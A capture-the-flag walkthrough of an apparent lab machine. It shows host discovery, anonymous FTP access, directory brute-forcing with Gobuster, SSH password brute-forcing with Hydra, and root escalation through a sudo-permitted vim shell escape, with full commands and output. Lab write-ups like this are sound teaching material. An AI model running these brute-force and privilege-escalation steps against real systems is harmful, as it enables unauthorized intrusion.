Step 1:

Netdiscover is a network reconnaissance tool primarily used for scanning and discovering live hosts on a network. It's commonly used in penetration testing and network analysis. Netdiscover works by sending ARP (Address Resolution Protocol) requests to all devices within a specified range of IP addresses and collects responses to identify devices on the network

```
kali@kali: ~/hackaton
File  Actions  Edit  View  Help
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     20:0c:86:b8:63:80      2     120  GX India Pvt Ltd
192.168.1.3     94:bb:43:b4:4c:e4      1      60  Unknown vendor
192.168.1.14    94:bb:43:b4:4c:e4      1      60  Unknown vendor
192.168.1.2     1e:74:38:82:a2:d4      1      60  Unknown vendor
```

Step 2:

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities

```
kali@kali: ~/hackaton
File  Actions  Edit  View  Help
 192.168.1.2     1e:74:38:82:a2:d4      1      60  Unknown vendor


┌──(kali㉿kali)-[~/hackaton]
└─$ nmap -sC -sV 192.168.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 14:29 IST
Nmap scan report for 192.168.1.14
Host is up (0.0016s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.12
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000     1000           47 Jun 18  2021 flag1.txt
|_-rw-r--r--    1 1000     1000          849 Jun 19  2021 word.dir
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_*/
|_http-title: hackathon2
MAC Address: 94:BB:43:B4:4C:E4 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.55 seconds

┌──(kali㉿kali)-[~/hackaton]
└─$
```


Step 3:

Nmap -p- is used to perform a full port scan on a target system using nmap, a popular network scanning tool. Here's a breakdown:

```
kali@kali: ~/hackaton
File  Actions  Edit  View  Help
|       Connected to ::ffff:192.168.1.12
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 2
|       vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000     1000           47 Jun 18  2021 flag1.txt
|_-rw-r--r--    1 1000     1000          849 Jun 19  2021 word.dir
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_*/
|_http-title: hackathon2
MAC Address: 94:BB:43:B4:4C:E4 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.55 seconds

┌──(kali㉿kali)-[~/hackaton]
└─$ nmap -p- 192.168.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 14:30 IST
Nmap scan report for 192.168.1.14
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
7223/tcp open  unknown
MAC Address: 94:BB:43:B4:4C:E4 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds

┌──(kali㉿kali)-[~/hackaton]
└─$
```

Step 4:

So the web page is running the IP but there is a no clue in this web page



@nohtakcah

Step 5:

So there is ftp is open and anonymous login so we login the anonymous login and pass anonymous then we enter the system then we found the flag and word.dir so first get the file called Word.dir

```
┌──(kali㉿kali)-[~]
└─$ cd hackaton

┌──(kali㉿kali)-[~/hackaton]
└─$ ftp 192.168.1.14
Connected to 192.168.1.14.
220 (vsFTPd 3.0.3)
Name (192.168.1.14:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19284|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000           47 Jun 18  2021 flag1.txt
-rw-r--r--    1 1000     1000          849 Jun 19  2021 word.dir
226 Directory send OK.
ftp> get word.dir
local: word.dir remote: word.dir
229 Entering Extended Passive Mode (|||39189|)
150 Opening BINARY mode data connection for word.dir (849 bytes).
100% |***********************************************************************************************************************************|   849      966.31 KiB/s    00:00 ETA
226 Transfer complete.
849 bytes received in 00:00 (186.52 KiB/s)
ftp>
```


Step 6:

Gobuster is a fast and efficient command-line tool for brute-forcing URLs, directories, DNS subdomains, and virtual hosts on a web server. It's often used in penetration testing to discover hidden resources or misconfigurations.

```
┌──(kali㉿kali)-[~/hackaton]
└─$ gobuster dir -u http://192.168.1.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.1.14
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,html,php
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.html               (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 1254]
/happy               (Status: 200) [Size: 110]
Progress: 105035 / 882244 (11.91%)
```

Step 7:


So we found the happy directory then go to the firefox and ip/happy there is a web page we found and then go to the view page source



Nothing is in here

Step 8:

Finally found the user name



Step 9:

Hydra is a powerful and fast password-cracking tool used for brute-forcing login credentials across various protocols and services. It supports numerous authentication mechanisms, making it a go-to tool for penetration testers and security professionals.

```
┌──(kali㉿kali)-[~/hackaton]
└─$ hydra -l hackathonll -P word.dir 192.168.1.14 ssh -s7223
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-21 14:37:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restor
e
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:1/p:110), ~7 tries per task
[DATA] attacking ssh://192.168.1.14:7223/
[7223][ssh] host: 192.168.1.14   login: hackathonll   password: Ti@g0
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-21 14:37:21

┌──(kali㉿kali)-[~/hackaton]
└─$
```

Step 10:


We found the user and pass so login to the ssh and –p for the port we login

```
┌──(kali㉿kali)-[~/hackaton]
└─$ ssh hackathonll@192.168.1.14 -p 7223
The authenticity of host '[192.168.1.14]:7223 ([192.168.1.14]:7223)' can't be established.
ED25519 key fingerprint is SHA256:kVyS5RqS8tFczs71LETg90vnsj/ZLDrqbn91uPP1Cik.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.14]:7223' (ED25519) to the list of known hosts.
hackathonll@192.168.1.14's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 21 Nov 2024 09:08:23 AM UTC

  System load:  0.59               Processes:              221
  Usage of /:   24.6% of 18.57GB   Users logged in:        0
  Memory usage: 22%                IPv4 address for ens33: 192.168.1.14
  Swap usage:   0%


67 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Thu Nov 21 08:47:22 2024 from 192.168.1.6
$
```

Step 11:

The vi command launches the Vi editor, a widely used text editor available on most Unix/Linux systems. It's powerful yet lightweight, suitable for creating and editing text files directly in the terminal .

:! shell=/bin/bash is an attempt to interact with the system shell or execute a shell command from within the edit



Step 12:

The command **sudo vim -c ':!/bin/sh'** is used to start Vim as the superuser and immediately execute a shell (/bin/sh) from within Vim. Here's a detailed breakdown:

```
kali@kali: ~/hackaton
File  Actions  Edit  View  Help
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 21 Nov 2024 09:08:23 AM UTC

  System load:  0.59                Processes:              221
  Usage of /:   24.6% of 18.57GB    Users logged in:        0
  Memory usage: 22%                 IPv4 address for ens33: 192.168.1.14
  Swap usage:   0%


67 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Thu Nov 21 08:47:22 2024 from 192.168.1.6
$ sudo -l
Matching Defaults entries for hackathonll on hackathon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hackathonll may run the following commands on hackathon:
    (root) NOPASSWD: /usr/bin/vim
$ vi


Cannot execute shell /bin/bash:
$ sudo vim -c':!/bin/sh'

# cd /root
# ls
flag2.txt  snap
# cat flag2.txt
FLAG{7e3c118631b68d159d9399bda66fc694}
#
```